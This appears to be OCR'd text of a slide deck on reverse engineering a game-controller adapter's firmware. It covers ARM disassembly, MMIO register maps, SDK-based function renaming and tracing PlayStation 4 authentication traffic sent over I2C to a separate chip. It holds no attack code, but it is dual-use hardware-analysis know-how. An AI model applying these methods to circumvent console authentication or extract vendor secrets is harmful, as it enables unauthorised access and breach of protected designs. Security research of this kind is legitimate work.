; End of function sub_5DE0
```

Firmware reverse engineering (how-to)



```
sub_5CEE
MOVS                R0, #0x59 ; 'Y'
LDR                 R1, =0x40000100
STR                 R0, [R1]
MOVS                R0, #0x16
LDR                 R1, =0x40000100
STR                 R0, [R1]
MOVS                R0, #0x88
LDR                 R1, =0x40000100
STR                 R0, [R1]
LDR                 R0, =0x40000100
LDR                 R0, [R0]
CMP                 R0, #0
BEQ                 sub_5CEE
```

```
BX                  LR
; End of function sub_5CEE
```

You are going to see a lot of read/write operations to 0x4000_XXXX

This addresses points to MMIO registers


Everything that firmware does happens through access to them

Firmware reverse engineering (reading manuals)


Peripheral Controllers Space (0x4000_0000 – 0x400F_FFFF)		
0x4000_0000 – 0x4000_01FF	SYS_BA	System Control Registers
0x4000_0200 – 0x4000_02FF	CLK_BA	Clock Control Registers
0x4000_0300 – 0x4000_03FF	NMI_BA	NMI Control Registers
0x4000_4000 – 0x4000_4FFF	GPIO_BA	GPIO Control Registers
0x4000_8000 – 0x4000_8FFF	PDMA_BA	Peripheral DMA Control Registers
0x4000_9000 – 0x4000_9FFF	USBH_BA	USB Host Control Registers (M45xG/M45xE Only)
0x4000_B000 – 0x4000_BFFF	Reserved	Reserved
0x4000_C000 – 0x4000_CFFF	FMC_BA	Flash Memory Control Registers
0x4000_D000 – 0x4000_DFFF	Reserved	Reserved

TRM_M451_Series_EN_Rev2.04.pdf (Page 160 of 984)

Firmware reverse engineering (downloading SDK)




```
/* Peripheral memory map */
#define AHBPERIPH_BASE          PERIPH_BASE
#define APBPERIPH_BASE          (PERIPH_BASE + 0x00040000)

/*!< AHB peripherals */
#define GCR_BASE                (AHBPERIPH_BASE + 0x00000)
#define CLK_BASE                (AHBPERIPH_BASE + 0x00200)
#define INT_BASE                (AHBPERIPH_BASE + 0x00300)
#define GPIO_BASE               (AHBPERIPH_BASE + 0x04000)
#define GPIOA_BASE              (AHBPERIPH_BASE + 0x04000)
#define GPIOB_BASE              (AHBPERIPH_BASE + 0x04040)
#define GPIOC_BASE              (AHBPERIPH_BASE + 0x04080)
#define GPIOD_BASE              (AHBPERIPH_BASE + 0x040C0)
#define GPIOE_BASE              (AHBPERIPH_BASE + 0x04100)
#define GPIOF_BASE              (AHBPERIPH_BASE + 0x04140)
#define GPIO_DBCTL_BASE         (AHBPERIPH_BASE + 0x04440)
#define GPIO_PIN_DATA_BASE      (AHBPERIPH_BASE + 0x04800)
#define PDMA_BASE               (AHBPERIPH_BASE + 0x08000)
#define USBH_BASE               (AHBPERIPH_BASE + 0x09000)
#define FMC_BASE                (AHBPERIPH_BASE + 0x0C000)
#define EBI_BASE                (AHBPERIPH_BASE + 0x10000)
#define CRC_BASE                (AHBPERIPH_BASE + 0x31000)
```



```
/*--------------------- Universal Serial Bus Controller -------------------------*/
/**
    @addtogroup USB Universal Serial Bus Controller(USB)
    Memory Mapped Structure for USB Controller
@{ */

/**
  * @brief USBD endpoints register
  */

typedef struct
{


/**
 * @var USBD_EP_T::BUFSEG
 * Offset: 0x500/0x510/0x520/0x530/0x540/0x550/0x560/0x570  Endpoint 0~7
Buffer Segmentation Register
 * ---------------------------------------------------------------------------------------------------
 * |Bits    |Field     |Descriptions
 * | :----: | :----:   | :---- |
 * |[8:3]   |BUFSEG    |Endpoint Buffer Segmentation
 * |        |          |It is used to indicate the offset address for each endpoint with
```

M451Series.h

Renaming library functions



```
SYS_UnlockReg
MOVS            R0, #0x59 ; 'Y'
LDR             R1, =0x40000100
STR             R0, [R1]
MOVS            R0, #0x16
LDR             R1, =0x40000100
STR             R0, [R1]
MOVS            R0, #0x88
LDR             R1, =0x40000100
STR             R0, [R1]
LDR             R0, =0x40000100
LDR             R0, [R0]
CMP             R0, #0
BEQ             sub_5CEE
```

```
BX              LR
; End of function sub_5CEE
```

```
/**
  * @brief      Disable register write-protection function
  * @param      None
  * @return     None
  * @details    This function disable register write-protection function.
  *             To unlock the protected register to allow write access.
  */
__STATIC_INLINE void SYS_UnlockReg(void)
{
    do
    {
        SYS->REGLCTL = 0x59;
        SYS->REGLCTL = 0x16;
        SYS->REGLCTL = 0x88;
    }
    while(SYS->REGLCTL == 0);
}
```

sys.h

Renaming library functions


Easy reverse engineering:

1) We know MCU
2) We have hardware manuals
3) We have SDK

<u>Usually this information is under NDA</u>

Compile and compare (BinDiff / IDA FLIRT)

Compare to source code (Look for MMIO)




```
                BL              CLK_EnableModuleClock
                MOVS            R2, #0
                MOVS.W          R1, #0x1000000
                LDR             R0, =0x57803D10
                BL              CLK_SetModuleClock
                MOVS            R2, #0x20 ; ' '
                MOVS            R1, #0
                LDR             R0, =0x40003C9B
                BL              CLK_SetModuleClock
                MOV.W           R0, #0x100
                LDR             R1, =0x4000002C
                STR             R0, [R1]
                LDR             R0, =0x40000048
                LDR             R0, [R0]
                BICS.W          R0, R0, #0xF0
                LDR             R1, =0x40000048
                STR             R0, [R1]
                LDR             R0, =0x40000048
                LDR             R0, [R0]
                ORRS.W          R0, R0, #0x30
                LDR             R1, =0x40000048
                STR             R0, [R1]
                MOVS.W          R1, #0x1C200
                LDR             R0, =0x40070000
                BL              UART_Open
                MOVS            R2, #0
                LDR             R1, =(HID_ClassRequest+1) ; CLASS_REQ pfnClassReq
                LDR             R0, =descriptors ; const S_USBD_INFO_T *param
                BL              USBD_Open
                MOVS            R0, #0
                BL              NVIC_SetPriorityGrouping
                POP             {R0,PC}
; End of function prvSetupHardware
```

Another castle

1) Auth data is sent over I2C to another chip

2) Auth data is received from I2C

3) Decrypted and sent to PlayStation 4



```
LDR             R0, [R0]
BL              xQueueGenericReceive
BL              xTaskGetTickCount
MOVS            R6, R0
LDR             R0, =aAuth_f0f1Sendi ; "auth_f0f1() sending i2c payload\n"
BL              printf
MOVS            R3, #0x10
MOV.W           R2, #0x100
MOVS            R1, #8
LDR             R0, =unk_200041B0
BL              i2c_send
MOVS            R5, R0
MOV.W           R0, #0x190
BL              vTaskDelay
CMP             R5, #0
BEQ             loc_2C7A
```

```
MOVS            R2, #0x10
MOV.W           R1, #0x100
LDR             R0, =unk_200041B0
BL              i2c_recv
MOVS            R5, R0
```

Not trusting software and keeping secrets in another place is common and good security practice.

One particular string…

Firmware has one particular seemingly unused string…

Seems it was meant to be part of the device descriptor but was left unused

It was left like this on purpose?

Hardware manufacturer

String is a name of big hardware manufacturer

Mostly famous for its Logic Analyzers

Also has gaming division doing OEM

Its website states that it has over 20 years’ experience in the gaming industry and even has a number of patents related to the design of game controllers

Most likely this string was left in the firmware as a signature

Gaming division

Huge assortment of gaming accessories sold under a single brand

About 20 different USB dongles to use game controllers from different platforms


- Product that enables connection of Xbox 360 gamepad to PlayStation 4
- Product that enables connection of PlayStation 3 gamepad to Xbox One
- …

Keyboard and mouse adapter (PS4, Xbox One, Nintendo Switch)

Gamepads

PCBs to create arcade controllers

More updates




STEP 1 Un-zip and run App, don't plug the fighting board into a USB port.

STEP 2 Press the **PS** and **SHARE (or SELECT)** buttons at the same time, and then plug the Fighting Board into a USB port.

Firmware Update

To update the firmware: Press and hold PS and Select at the same time while connecting the USB.




```
end
object Memo1: TMemo
  Left = 8
  Top = 8
  Width = 307
  Height = 105
  Lines.Strings = (
    ':020000040000FA'
    ':10000000995DD7143A90074530016D9F8CEEA37629'
    ':1000100051AAC11F00E0F154E54E357555DA55A4DB'
    ':10002000BA4EB7080763EA9837941AC925078023A0'
    ':100030001D7EEC7352AF1CA6CBDA82E34F052F4A2C'
    ':100040004A5C4FAF24D1B013766C541B1B9C844B7D'
    ':1000500061A48A0E5F1BF75E1F4D2791DA8257C697'
    ':10006000B3F09AE6304A23460FAC95BECAF7E518BE'
```

Each product comes with firmware updates

